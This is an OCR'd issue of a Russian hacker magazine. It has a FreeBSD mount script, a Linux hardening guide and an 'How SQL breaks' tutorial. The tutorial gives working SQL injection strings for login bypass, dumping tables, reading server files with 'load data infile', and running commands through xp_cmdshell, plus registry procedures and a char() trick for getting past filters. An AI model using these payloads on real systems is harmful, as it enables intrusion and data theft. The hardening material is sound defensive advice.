echo ""
case $button in
1)        cd /
#монтируем виндовые разделы с поддержкой русских букв (если у тебя разделы находятся в extended, например, ad0s4, то для того, чтобы определить названия этих разделов, прибавляй единицу)
mount_msdos -L ru_RU.KOI8-R -W koi2dos /dev/ad0s1 /mnt/diskC
mount_msdos -L ru_RU.KOI8-R -W koi2dos /dev/ad0s5 /mnt/diskD
mount_msdos -L ru_RU.KOI8-R -W koi2dos /dev/ad0s6 /mnt/diskE
mount_msdos -L ru_RU.KOI8-R -W koi2dos /dev/ad0s7 /mnt/diskF
;;
2)        cd /
#монтируем цэдером
mount -t cd9660 /dev/acd0c /mnt/cdrom
;;
3)        cd /
#монтируем флоп
mount -t msdos /dev/fd0 /mnt/floppy
;;
4)        cd /
#размонтирование маздайных дисков
umount /mnt/diskC
umount /mnt/diskD
umount /mnt/diskE
umount /mnt/diskF
;;
5)        cd /
#размонтирование CDROM
umount /mnt/cdrom
;;
6)        cd /
#размонтирование Floppy
umount /mnt/floppy
;;
7)        exit 0
;;
#если нажал не тот батон, то повтор ввода
*)        echo "Press number again"
          continue
esac
done
exit 0
```

ТОРЧИМ СО ЗВУКОМ

Ни один системный конфигурационный системный файл не может быть изменен без звукового сопровождения! С таким девизом смотрим, что у нас творится с саундом:

cat /dev/sndstat

У меня получилось следующее:

FreeBSD Audio Driver (newpcm) Oct 15 2001 19:44:39
Installed devices:
pcm0: <VIA VT82C686A> at io 0xdc00 irq 12 (1p/1r channels duplex)

Если увидишь device not configured, то тебе придется снова перекомпилировать ядро, но уже с другими параметрами для твоей звуковухи.

Далее:

```
cd /dev
./MAKEDEV snd0
```

Тем самым мы создадим некое устройство, включающее в себя микшер, секвенсер и другие прибамбасы. Все! Саунд готов к работе. Осталось дело за mp3 плеером. Можно, конечно, слушать и с помощью mpg123 (есть на CDROM с FreeBSD в пакаджах), но я рекомендую пользоваться мега-рулезным консольным mp3blaster, который ставится на FreeBSD, Linux, NetBSD, OpenBSD. Забираем его здесь: ftp://mud.stack.nl/pub/mp3blaster/mp3blaster-3.0p7.tar.gz, разворачиваем архив и ставим:

```
tar zxvf mp3blaster-3.0p7.tar.gz
cd mp3blaster-3.0p7
./configure
make
make install
```

Готово. Набираем mp3blaster и наслаждаемся.

Продолжение следует...



Взлом

БЕЗОПАСНОСТЬ В ЛИНУКСЕ С НУЛЯ
СУПЕРСЕКЬЮРНАЯ ОСЬ - НЕ ПРОБЛЕМА!

Нагорский Артем aka Cordex
(cordex@real.xakep.ru)



БЕЗОПАСНОСТЬ В ЛИНУКСЕ С НУЛЯ

Суперсекьюрная Ось—не проблема!

Жизнь всякого продвинутого гика и хацкера в Инете... Несомненно, она связана со многими опасностями. И одна из таких опасностей, о которой часто забывают: плохо настроенная в плане безопасности *nix-анутая Ось. Многие ошибочно полагают, что Линукс отлично секьюрен по дефолту, но это не так. О том, как избежать этой ошибки и максимально настроить безопасность твоего любимого Линукса, не прикладывая особых усилий, мы и поговорим.

< Folder 1 >

НУЖНА ЛИ СЕКЬЮРНОСТЬ ТЕБЕ?

Начну с того, что свежеустановленный Линукс не безопасен сам по себе, он секьюрен только тогда, когда его безопасность в должной мере настроена. По меньшей мере наивно полагать, что безопасность требуется компам банков, всяких правительственных организаций и т.д. Так полагают только ламаки. В наше время никто не застрахован от опасности, АБСОЛЮТНО никто. Она может исходить отовсюду, как от локальных юзеров, так и от твоего соединения с Интернетом. На свете много людей, жаждущих поиметь чужие компы. Вот почему так важно правильно настроить свою Ось, больше не парясь о своей безопасности.

< Взлом >20/04\02

СОСТАВЛЯЮЩИЕ БЕЗОПАСНОСТИ

Прежде чем непосредственно перейдем к делу, позволь мне рассказать тебе о том, что, по моему мнению, и составляет секьюрность. Во-первых, это безопасность ВНУТРИ системы, то есть локальная безопасность. Во-вторых, это сетевая безопасность. В-третьих, это безопасность всех твоих важных файлов. И, наконец, в-четвертых, общая безопасность, куда отнесем все то, что является наиболее общим при настройке секьюрности и без чего тоже никак не обойтись :).

ЛОКАЛЬНАЯ БЕЗОПАСНОСТЬ

Начал я с этого не случайно. Часто бывает, что удар приходит с той стороны, откуда его никто не ожидал: в данном случае все локальные пользователи на твоей тачке могут нанести непоправимый вред системе. Еще одной причиной является то, что любой злобный хацкер пытается вначале зайти в систему под обычным юзверем, чтобы заполучить в дальнейшем пароль рута в свои подленькие ручки, используя баги в локальной защите. Дабы этого избежать, займемся тем, что максимально наладим локальную секьюрность. Первым делом я предлагаю поставить тебе пароль на Bios. Зачем? Просто, если у тебя нет пароля на Биос, то нехороший человек может выставить в нем загрузку с CD, затем выбрать апгрейд системы и, ничего не апгрейдя, поменять пароль и войти в систему под новым пассом. Отсюда вытекает правило: ставь загрузку Линукса ВСЕГДА с жесткого диска. Если ты такой же параноик, как и я, то можешь поставить пароль и на LILO, конфиг которого валяется в etc/lilo.conf. После всего этого удостоверься в том, что для каждого из прописанных юзеров у тебя на тачке есть минимально необходимые для них привилегии, вообще - всегда старайся кому бы то ни было ставить привилегии по минимуму. Как говорится, будь параноиком, и все будет OK :). Отсюда вытекает еще одно правило: как только видишь, что юзверь не пользуется отведенным под него аккаунтом, удаляй его сразу. Думаю, с этим ясно, и объяснять не нужно. Дальше в нашем списке идет Бог системы - рут. Во-первых, входи в его статусе только тогда, когда тебе действительно нужно что-то подправить в своей машине и настроить. Для прочих целей юзай созданный для себя user-аккаунт. Также никогда не создавай .rhost файлы для рута. Это очень опасно, например, при проведении ип-спуффинга на твой комп. Далее, что хотелось бы отметить, так это файл /etc/securetty file, который содержит все терминалы, куда может залогиниться рут. По дефолту там прописаны только виртуальные консоли, поэтому ничего туда не добавляй больше. Ну и, конечно, когда ты рут, то сначала думай, а потом делай, чтобы потом не плакать :).

БЕЗОПАСНОСТЬ ФАЙЛОВ

Сначала поставь ограничения на лимит запускаемых файлов вместо стандартного "без ограничений". Для этого используй файл etc/pam.d/limits.conf, где пошамань немного и поставь, опять-таки по минимуму, право юзерам на процессы. Следующими в списке идут файлы /var/log/wtmp и /var/run/utmp, которые содержат всю необходимую инфу по залогиниваниям пользователей в твоей системе. Поэтому береги их и ни в коем случае не удаляй, ведь часто бывает так, что только по ним можно определить несанкционированный вход в систему. Одна из самых важных задач - уделить должное внимание всем SUID (set-user-id permissions) /SGID (set-group-id permissions) файлам. Например, иногда прокатывает такая фишка, что хацкер использует "рутовскую" SUID программу, оставляя SGID в качестве бекдора, чтобы с их помощью получить всю необходимую инфу. Для начала нужно найти SUID/SGID файлы. Заюзай следующую команду:

```
root# find / -type f \( -perm -04000 -o -perm -02000 \)
```

затем ты можешь изменить права доступа к ним либо просто-напросто удалить их, так как они содержат специальные преимущества при своем использовании. Файлы, которые содержат в себе слова, код и т.д., которые могу быть переписаны, тоже несут в себе определенную опасность. Обычно это системные файлы. Чтобы обнаружить файлы, используй команду:

```
root# find / -perm -2 -print
```

Так же - по аналогии - поступим с неизвестными файлами, которые умные люди могут использовать :). Команда:

```
root# find / -nouser -o -nogroup -print
```

сделает так, что у этих файлов не будет владельца. Я уже неоднократно замечал про важность .rhost файлов, замечу и сейчас, что стоит по наплевательски к ним отнестись, и можно нарваться на большие неприятности. Найди их командой:

```
root# find /home -name .rhosts -print
```

Могу еще порекомендовать программу LSOF (ftp://vic.cc.purdue.edu.pub/tools/unix/lsof), которая отслеживает, какие файлы и сетевые сокеты открыты. Можно задать тебе небольшой вопросец? Какие из файлов у нас наиболее важные? Правильно, системные. Поэтому очень важно сделать их такими, чтобы никакой пользователь не мог их исправить, кроме, разумеется, рута. Как ты знаешь, Линукс разделяет контроль доступа к файлам и директориям по 3 категориям: владелец, группа и другие. Поэтому правильно выстави значения доступа READ, WRITE and EXECUTE для конкретных пользователей. И, заканчивая разговор о локальной безопасности, я бы хотел отметить такую программу, как Tripwire. Это тулза проверяет наиболее важные твои файлы и конфиги. Она сравнивает предыдущие их состояния и конечные и, если найдет какие-либо изменения, немедленно об этом сообщает. Дам тебе несколько советов по ее использованию. Во-первых, установи ее не на комп, а на флоппи, который к тому же сделай незаписываемым. Все это делается только для того, чтобы никто не смог подправить базы отчета этой проги. И каждый раз при выполнении своих ежедневных хацкорских делишек сделай своей привычкой запус-

NEXT



Взлом

БЕЗОПАСНОСТЬ В ЛИНУКСЕ С НУЛЯ
СУПЕРСЕКЬЮРНАЯ ОСЬ - НЕ ПРОБЛЕМА!

Нагорский Артем aka Cordex
(cordex@real.xakep.ru)

< Folder 3>

кать Tripwire для того, чтобы удостовериться, что ничего не было изменено, пока ты с радостным видом скачивал порнуху :). И поговорим немного о лошадях ака троянах. Говорить очевидные вещи, что каждый файл, особенно скачанный с Инета, нужно проверять, я не буду. Если у тебя уставлена Красная Шапочка, то тут даже все проще: у нее есть MD5, PGP проверки на подлинность файла. Скажу лишь о том, что НИКОГДА не запускай какие-либо вызывающие подозрения проги в статусе рута. Думаю, зачем, объяснять не нужно...

ШИФРОВАНИЕ ПАРОЛЕЙ

Если ты думаешь, что, придумав пароль типа этого: klwG49znrQ, ты обезопасил твои пароли от рук злобных хацкоров, то ты очень ошибаешься. Нет, я не спорю, что этот пароль не слаб, но необходимо также и хорошо зашифровать его. Линукс по дефолту использует одностороннее шифрование DES (Data Encryption Standard), все зашифрованные пароли хранятся, как известно, в /etc/passwd или, в меньшинстве случаев, в /etc/shadow. Но я бы тебе посоветовал использовать PGP шифрование. Линукс очень хорошо поддерживает его, и если ты мало знаком с PGP-шифрованием, то тебе, несомненно, стоит взглянуть на http://www.pgp.com/service/export/faq/55faq.cgi, там ты найдешь все необходимое. Если тебя и это не устраивает и ты хочешь РЕАЛЬНО обезопасить себя от расшифровки твоих паролей, наряду с перечисленным выше весьма рекомендую использовать PAM (Pluggable Authentication Modules). Говоря простым языком - это механизмы для аутентификации пользователя. О том, как его настраивать, я говорить не буду: статья не об этом, но ссылочку, где ты можешь почитать про это, дам: http://www.kernel.org/pub/linux/libs/pam/index.html. Вот преимущества при его использовании:

1. Использует НЕ DES'овую систему шифровки паролей, что затрудняет задачу при подборе пароля.
2. Позволяет отдельным юзверям залогиниваться в указанные времена и места.
3. Распределяет так системные ресурсы, что юзвери не смогут провести DoS-атаки. И последняя его фишка - это создание теневых паролей в /etc/shadow, который прочитать может ТОЛЬКО рут.

Кроме того, хочу, чтобы ты взял себе на заметку супер секьюрный протокол ssh на замену "слабому" и небезопасному телнетовскому. Как известно, телнет ВООБЩЕ не шифрует передаваемые по нему пароли и прочую инфу, в отличие от ssh. Кроме того, в этом протоколе имеется возможность передачи файлов-scp на замену небезопасному FTP. Короче, советую обратить внимание на сайт http://www.openssh.com, но это потом, а пока перейдем к следующему пункту.

СЕТЕВАЯ БЕЗОПАСНОСТЬ

Наиболее важная часть моего труда - обеспечить тебя должной инфой о твоей сетевой секьюрности, ведь не секрет, что ты большую часть своего времени проводишь в Инете. Поэтому поговорим об этом подробно. Существует очень много тулзенок для обеспечения такой безопасности, большинство из которых по дефолту входят во многие дистрибутивы Linux. Первым делом, выходя в сеть, посмотри, какие доступные сервисы ты предлагаешь. Главное правило: НЕТ ВКЛЮЧЕННЫХ СЕРВИСОВ - НЕТ ОТКРЫТЫХ ПОРТОВ - НЕТ ДОСТУПА. Для просмотра всех запущенных сервисов переключись на рута и набей следующую команду:

netstat -tap |grep LISTEN,

это выдаст тебе список запущенных сервисов на данный момент. Если список чересчур длинный, то всерьез стоит подумать об отключении некоторых сервисов. Если у тебя есть сомнения в предназначении какого-либо сервиса, набери команду

grep '^finger' /etc/inetd.conf

и получишь инфу по данному сервису. Тебе выдадут что-то типа этого:

/usr/sbin/tcpd /usr/sbin/in.fingerd

Осталось только в мане посмотреть про in.fingerd, чтобы понять, нужен ли тебе данный сервис в этот момент. Хотя ты, как читатель Х, их предназначение должен знать наизусть :).

Все те, которые ТЕБЕ не нужны, вырубай, больше не парясь о том, что тебя поимеют через не отключенные тобой эти сервисы. Есть несколько способов отрубить ненужные тебе сервисы. Один из них - это использование файла /etc/inetd.conf. Просто посмотри, какие сервисы там предложены. Что не нужно, просто отключи, прибавив # в начале строки. Другим способом является отключка сервисов в файле /etc/services. Но этот способ неудобен тем, что и локальные юзеры не смогут найти отключенные сервисы и, соответственно, использовать их. Кроме того, необходимо проверить /etc/rc.d/rcX.d, где X - системный уровень; проверь там на наличие ненужных сервисов. Но файлы в этой директории ведут на /etc/rc.d/init.d, поэтому, изменив init.d, ты изменишь и rcX.d. «А какие сервисы оставлять?» - спросишь ты. Вот список тех, которые я бы УБРАЛ:

1. NFS (Network File System) и соответствующие сервисы, такие как fsd, lockd, mountd, statd, ortmapper и так далее. Если ты в танке, то знай, что NFS - это стандартный Юникс сервис для расшаренного пользования файлами и папками при соединении.
2. rpc.* сервисы, Remote Procedure Call.*, они обычно идут от NFS.
3. Printer сервисы тоже.
4. Протокол Rlogin. Это серверный протокол, и о нем я писал в одном из предыдущих номеров Х.
5. Telnet. Когда нет особой необходимости в нем, отруби и его. Ведь его можно заменить ssh.
6. FTP. Как и телнет, его можно заменить на scp, входящий в ssh.

Вот и все. Не забудь после всех манипуляций с отключкой сервисов проверить, какие остались. Формат соответствующей команды ты знаешь.

ПОЧТОВЫЕ СЕРВИСЫ

Включают в себя Sendmail, qmail and MTA's. Несмотря на их значимость, они очень подвержены сетевым атакам. Если ты юзаешь Сендмейл, то сразу предупрежу, что этот сервис имеет такую огромменную историю взломов, что убедись, что у тебя последняя его версия. Свежак всегда тебя ждет на http://www.sendmail.org. Но все-таки это не по-хацкерски. И в лом каждый раз скачивать новую версию сендмайла, и еще туева хуча причин. Короче, пореко-

Общие советы

Первым делом, когда установил Линукс, сразу сходи на официальный сайт за апдейтами и патчами к твоей конкретной версии Линукса. Для шапочки http://update.redhat.com Не поленись.


Регулярно создавай backup-файлы важных системных, config и log-файлов. Каждую неделю делай полный backup. Не забывай также о постоянном мониторинге сетевой активности, просматривай, что творят твои пользователи. Но, если тебе в лом это, как иногда и мне :), то лучше заюзай поставляемую в большинстве дистрибутивов Linux тулзу ttysnoop. Кроме того, не забывай юзать различные сканнеры и снифферы, чтобы быть в курсе всех дел. Не стоит пренебрегать и системными логами. Они могут тебе дать крайне полезную инфу по некоторым вопросам :). Для начала ограничь доступ к /var/log и регулярно их просматривай. Посоветую тебе воспользоваться командой

chattr +i filename,

чтобы никакая мразь, кроме рута :), не могла изменить filename.







< Folder2 >

мендую вместо sendmail юзать qmail. Он достаточно быстрый, стабильный и, главное, секьюрный. Сайт http://www.qmail.org.

DOS-АТАКИ

Хотя я думаю, что все читатели][и знают, что это такое, тем не менее поясню. DoS (отказ от обслуживания) атаки - это такие атаки, целью которых является выведение какого-либо ресурса из рабочего состояния ввиду многократных запросов на него. Приведу список наиболее распространенных DoS-атак:

1. SYN FLOOD - это многократные запросы на соединение с твоей машиной. Название пошло из-за одноименного флажка при передаче данных по протоколу TCP/IP.
2. Pentium "F00F" Bug - это такая атака, когда процессору (думаю, ты догадался какому :) посылают коды на ассемблере ребутнуть компьютер. Но не проходит для 2 Пней или Пня Про. Срочно нужен апгрейд ядра до Linux kernel 2.0.33.
3. Ping Flooding - это простой флудинг ICMP пакетами. Чтобы его предотвратить, воспользуйся тулзенками типа tcpdump, чтобы отследить, откуда приходят пакеты, и наказать засранца :).
Есть еще несколько атак, но я на них останавливаться не буду, скажу лишь только, что от большинства им подобных тебя спасет модернизация ядра до 2.0.33 (ftp://ftp.kernel.org).

FIREWALL PROTECTION

Самый примитивный вид начинающейся атаки на компьютер есть простой скан его на наличие открытых портов и расшаренных ресурсов. Дабы этого (и не только этого) избежать, очень рекомендую использовать фаерволл. Безопасность достигается благодаря тому, что файер всегда стоит между компьютером и Инетом на пакетном уровне. В Linux 2.2.x kernel существует встроенный и достаточно неплохой фаерволл - Ipchains. Благодаря грамотной его настройке вместе с продуманным использованием /etc/hosts файла, можно навсегда предотвратить порт-сканинг и коннекнт на твой комп. Скрипты, которые практически настроят фаерволл, лежат на http://www.nerdherd.org/ipchains. Потом должна следовать несложная его настройка, добавление разрешенных портов и т.д. Затем поставь каждый раз его на запуск добавлением в /etc/rc.d/rc.local file строки:
Setup IP Chains
/usr/local/ipchains-firewall/masquerade
Теперь осталось немного пошаманить с файлами /etc/hosts.deny и /etc/hosts.allow. В первом файле добавь ALL: ALL, что заблокирует все порты для несанкционированных соединений. Но теперь стоит и запрет на такие часто используемые сервисы, как FTP и Telnet. Но раньше мы решили на замен простому Телнету юзать секьюрный ssh. Поэтому в /etc/hosts.allow добавляем:
ALL: 127.0.0.0/255.255.255.0
sshd: ALL
Это, во-первых, позволяет использовать ЛОКАЛЬНОМУ хосту любые сервисы, но, кроме того, разрешает использование ssh-протокола с любого места. Затем неплохо бы проверить, что ты натворил :). Рекомендую тебе пойти на сайт http://grc.com и посканить свой комп; если ты все настроил правильно, то количество слабых ресурсов на твоем компе должно практически свестись к нулю.

ПОЛЕЗНЫЕ ТУЛЗЫ

1. Nmap - об этой тулузе мы писали неоднократно, но и я никак не могу не упомянуть о ней, она должна быть у каждого. Смотри: она позволяет сканировать TCP-порты несколькими методами, определять Ось на удаленном компе, проверяет на наличие открытых портов. Кроме того, она легка в использовании. Короче, must have for all. Скачать с http://www.insecure.org/nmap/index.html
2. Nessus - относится к таким сканнерам, которые быстро находят любые уязвимости в сети. Он состоит из клиента и сервера. Кроме защиты, его можно использовать и для атаки, в нем заложено более 200 их разновидностей. Рекомендую. Скачать можно с http://www.nesus.org
3. Ну и, наконец, сниффер. Думал я, какой тебе предложить, и остановил свой выбор на Sniffit. Он входит в поставку Линукса по дефолту, работает на многих осях и действительно может многое.

DANGEROUS

Как говорится, береженого Бог бережет, но даже после того, как ты настроил секьюрность своего любимого Линукса, это не означает, что опасность больше не грозит. Жизнь - штука непредсказуемая. Так что же делать, если опасность настигла твой комп и хацкер получил доступ к нему? Хотя это зависит от конкретных случаев, несколько общих советов все же позволю себе дать. Для начала отсоединись от Инета, не медля ни секунды. Затем посмотри системные логи в /var/log. Не забудь заглянуть в history file, чтобы увидеть, если таковой имеется, доступ с аккаунта какого-либо юзверя. Немедленно убей все процессы и сервисы, идущие под этим аккаунтом. Просмотря все логи и проанализировав ситуацию, добавь атакующий хост, вернее ip-маску, в hosts.deny. И, главное, никогда не теряй присутствия духа, Х тебе всегда придет на помощь, как Чип и Дейл :).



НАЙДИ РАДИО ВКЛЮЧИ "ДИНАМИТ"



Подробности по телефону:
956-17-41

WWW.DINAMITFM.RU

Телефон прямого эфира:
234-16-53

ИГРА НА ДЕНЬГИ

"ВЕСЕЛЫЙ ВЗЛОМЩИК"

Взлом

КАК ЛОМАЕТСЯ SQL

VOY (voy@satanic.com)

Как ломается SQL
Базы данных: мегабайты удовольствия

Абсолютно безопасных систем не бывает. Это же касается и баз данных. Но зачем напрягаться, компилируя кучу эксплоитов, и, почесывая лысину, искать ошибки по всему компьютеру, на котором и хранится база данных, если можно совершить взлом, используя только внутренние возможности сервера базы данных. И такая техника взлома называется SQL Injection. Об этом и поговорим.

< Folder 1 >

Это просто

При словах "База данных" у многих людей в первую очередь возникают ассоциации с вшивыми бородатыми программистами, ваяющими программы для всяких мелких контор. Да и вообще, бытует мнение, что БД - редкая вещь, которая используется разными извращенцами для своих извращенческих нужд. Это не так. Базы данных в Интернете используются повсеместно, хранится в них все что угодно, начиная от сообщений в гостевой книге и заканчивая номерами кредитных карт. Но раз есть базы данных, значит - есть и ошибки в них. Самое интересное: когда программисты пишут cgi-приложения, то в основном делают упор на безопасность работы именно самого приложения (т.е. чтобы не было всяких там \..\ и прочих морально устаревших глюков), но, как показывают статистические исследования, пока мало кто обращает внимание на безопасность обмена информацией между приложением и базой данных. Если подумать глобально, то эту информацию можно перехватить только используя снифферы, но в 99% процентах случаев возможности установить их на атакуемой машине нет.
И не надо сейчас расстраиваться, речь пойдет вовсе не о снифферах, разговор будет обо всех странных возможностях серверов баз данных, позволяющих получить любую информацию на атакуемой машине (да-да, ты узнаешь, какого цвета админ носит трусы :). Рассматривать все возможности всех типов баз данных в одной статье просто теоретически невозможно, и поэтому я остановлюсь на самом популярном типе БД - SQL.
Сама SQL имеет длинную историю и огромное количество фенечек, фишечек и прибамбасов, и о всех них не знают даже сами разработчики SQL (файл changelog в дистрибутиве весит 130 кб). Но чаще всего о них не знают горе-программисты, пишущие приложения для работы с такой базой данных.
По статистике в Интернете около 60% приложений, работающих с различного рода БД, подвержены атакам, позволяющим модифицировать запрос к БД и заставить ее работать не совсем корректно. И этот класс атак называется SQL Injection атаками. Эта уязвимость не просто повсеместно распространена, она есть даже в таких неприступных крепостях, как серверы статистики многих провайдеров - у одного крупного воронежского прова эта уязвимость не просто есть, она у него в классическом виде, именно в таком, в каком ее использовать сможет абсолютно любой человек. (Оффтопик: Да, дибилизм - это заразно. Мало того, что у него дырявая база данных, так у него еще и НТ четвертая вместе со всеми примерами и сэмплами поставлена. Не знаю, лечится ли это, но в данном случае скорее всего - нет.)

Действуем

Ну да ладно, немного я увлекся. Для проверки приложения на вшивость (например, скрипта какого-нибудь онлайн-магазина) сначала корректно заполни все поля для ввода, а потом по очереди подставляй в конец каждого поля кавычку ('). Если после отправки заполненной таким корявым образом формы на сервер тебе выпрыгнет сообщение об ошибке

Microsoft OLE DB Provider for ODBC Drivers (0x8004CC14)
[Microdoft][ODBC SQL Server Driver][SQL Server][Unclosed quotation mark before the character string ")'.
/default.asp, line 239

или что-нибудь очень похожее, то мы на верном пути и флаг нам в руки.

Теперь представим, как идет обмен данными между SQL-сервером и нашим глючным приложением. Вот тебе уязвимый кусочек asp-кода, не запрещающий sql injection:

```
var sql = "select * from users where username = "" + username + "' and password = "" + password + """;
```

Таким образом, если **username=vasya** и **password=pupkin**, то все сработает корректно и без ошибок и asp-скрипт передаст SQL-серверу команду

```
select * from users where username='vasya' and password='pupkin'
```

Но ежели мы наглым образом сделаем своим именем пользователя vasya', то команда станет такой:

```
select * from users where username='vasya'' and password='pupkin'
```

После этого запроса SQL глюканет и выдаст нам ошибку, мол мы кавычек слишком много насажали. Теперь будем думать логически: нам нужно обойти проверку имени и пароля в этом скрипте, т.е. отбросить кусок запроса "and password='pupkin'". Разработчики SQL все уже придумали до нас, и нам всего лишь остается закомментировать этот хвост. В языке SQL все комментарии начинаются с двух минусов (–), и все, что идет после них, сервер в расчет не берет; т.е. чтобы заставить рассмотренный выше кусочек asp'а пустить нас без пароля вместо юзернейма "vasya", надо будет вписать вот такую байду:

"vasya'; – " (без кавычек, естественно)

Теперь разберемся, какой символ что тут означает. Кавычка после vasya закрывает поле username; точка с запятой говорит, что в данный момент у нас это конец всей команды; а два минуса показывают, что можно забить на все идущее после них.

Смотрим кишки базы

Так, без пароля нас уже пускают, но это еще не все, что можно сотворить с атакуемой машиной. Для начала нам нужно узнать, какие базы данных есть на удаленной машине. Чтобы это узнать, возвращаемся к нашему полю для ввода username'а и пишем туда такую вещь:

"vasya'; show databases; –" (опять же без кавычек)

Если после отправки такой формы на сервер тебе вывалится списочек, чем-то похожий на этот:

```
mysql> show databases;
+----------+
| Database |
+----------+
| MYSQL    |
| TEST     |
| voy      |
+----------+
3 rows in set (0.00 sec)
```

то мы не просто на верном пути, мы лошадиными шагами движемся к получению свопа всех баз данных на сервере. Я думаю, посланную команду подробно разбирать не надо, тут все не сложно, только одна маленькая заметка: в языке SQL в одной строчке может быть несколько команд, разделенных точками с запятыми. Этим-то мы в основном пользоваться и будем. После того как мы узнали список баз данных, нам нужно увидеть список таблиц в каждой из них. Чтобы осуществить такую задумку, в поле username пишем:

"vasya'; use mysql; show tables; — "
"vasya'; use test; show tables; — "
"vasya'; use voy; show tables; — "

Команда **use <database>** в данном случае заставляет SQL переключиться на заданную базу данных, а команда **show tables** показывает нам список всех таблиц в этой базе данных.

Тащим любые файлы с сервера

Так, структуру БД на удаленной машине узнали, теперь осталось поиметь всю информацию. Для осуществления этого противозаконного действия опять в поле username пишем:

"vasya'; select * from table1; — " (где table1 - существующая таблица в БД)

И вот таким макаром по очереди сливаем информацию из каждой таблицы.
В принципе на такой удаче можно остановиться, но SQL - безграничное поле для всяких извращений. Ее можно заставить вытворять все, что душе пожелается - от чтения любого файла с диска до работы с реестром в виндах.
Для первого раза попробуем схватить какой-нибудь файл с диска. Для этого тебе нужны будут права на создание таблиц и запись в них. Сначала создадим подопытную таблицу, при помощи которой будем хватать любой файл с диска. Создаем ее уже привычным способом: в поле username пихаем:

"vasya'; create table dead_gibbon (tab1 varchar(200), tab2 varchar(200), tab3 varchar(200));

Вот мы создали таблицу с тремя столбцами. Небольшой комментарий: выражение "tab1 varchar(200)" говорит, что надо создать столбец с именем tab1 и максимальным значением 200. Теперь осталось воткнуть в свежесозданную таблицу требуемый файл

"vasya'; load data infile "/../../../../boot.ini" into table dead_gibbon; — "

и посмотреть, что же у нас получилось:

"vasya'; select * from dead_gibbon; — "

Конечно, файл в таблице окажется не в лучшем своем состоянии, каждая новая строчка файла будет эквивалентна каждой новой строчке в таблице, но в принципе даже этого хватает, чтобы таскать с сервера не очень большие файлы.

Выполняем любые команды

Файлы с диска читать научились, теперь осталось добиться командной строки на сервере. Такую задачу можно достичь только на SQL-серверах небезызвестной компании Microsoft. Именно при помощи MsSQL любой версии на удаленной машине можно исполнять любые команды. Для этого нужно отослать на сервер команду

exec master..xp_cmdshell 'dir'

и этим самым увидеть листинг текущей директории. Но это еще не все! Ребятки из Майкрософта постарались на славу и даже подключили к серверу возможность работы с реестром. Например:

exec xp_regread HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters', 'nullsessionshares';

Это всего лишь пример, а вот список всех команд, позволяющих творить с реестром такие кренделя, которые сам создатель на этапе компиляции не задумывал:

xp_regaddmultistring (добавляем строковый параметр)
xp_regdeletekey (удаляем ключ)
xp_regdeletevalue (удаляем значение ключа)
xp_regread (читаем ключ)
xp_regremovemultistring (удаляем строковый параметр)
xp_regwrite (пишем информацию в реестр)

Это далеко не весь список заподлянских команд. Все остальные ты сможешь прочитать в документации к серверу.

Защита

Так, хватит мусолить классические случаи SQL-injection атак, ведь в природе есть люди, пытающиеся защититься от такого рода атак. Но опять же язык SQL имеет такое количество исключений и примочек, что запретить их все просто теоретически нельзя. Есть только один метод защиты - разрешить для ввода только символы ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghigklmnopqrstuvwxyz1234567890, а также запретить ключевые слова SQL "select, use, drop, insert и т.д.
По моему мнению, так и только так должна выглядеть защита от SQL-injection атак. Остальные методы (например, запрещение только ключевых слов и метасимволов ";" и """) обходятся достаточно грациозно. Если скрипт отфильтровывает какой-либо символ, то его можно заменить конструкцией +char(0xКОД_СИМВОЛА)+. Теперь конструкция для вывода содержимого БД без использования кавычек будет выглядеть так:

select user from user where char(0x27)+user+char(0x27)=char(0x27)+char(0x27);

что абсолютно эквивалентно вот этой вещи:

select user from user where 'user'='';

Ну, я думаю, для первого раза хватит. Если вдруг тебе мало, то можешь схватить небольшую подборку статей на эту тему у меня на сайте www.voy85.org. После того как переваришь всю полученную информацию, запомни, что базы данных используются в самых желанных местах для взломщиков - SQL встречается в музыкальных архивах, у провайдеров, в онлайн-магазинах, в банках... Дальше список продолжать? Базы данных - это всегда лакомый кусочек, который никто не прочь урвать.
И еще на будущее: об SQL injection слышали далеко не все админы, так что если найдешь таковую уязвимость на каком-нибудь более-менее крупном сайте, то не спеши устраивать акты вандализма на месте преступления. После всего напиши админу письмо с описанием того, как ты совершил взлом. Админы - они хоть иногда и свиньи, но все же они люди, и помощь им никогда не бывает лишней.



HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде “Как сломать www-сервер?” или вообще просить у меня “халявного” Internet’а. Я все равно не дам, я жадный :)

<???> У некоторых челов, даже с открытым доступом через шары, скан ничего не видит! Ну нет их как будто! Я тоже так хочу! Какой фаерволл?

H: Тут есть два варианта защиты:
1. Можешь действительно установить FireWall. Тебя спасет практически любой вариант от любого производителя.
2. Советую еще войти в свойства сетевого окружения, затем в свойства “TCP/IP->контроллер удаленного доступа” и на закладке “Привязка” убрать галку с “Служба доступа к файлам и принтерам Мелкомягких”.

<???>Вот вы часто пишете 31337, а что это значит? Как расшифровывается?

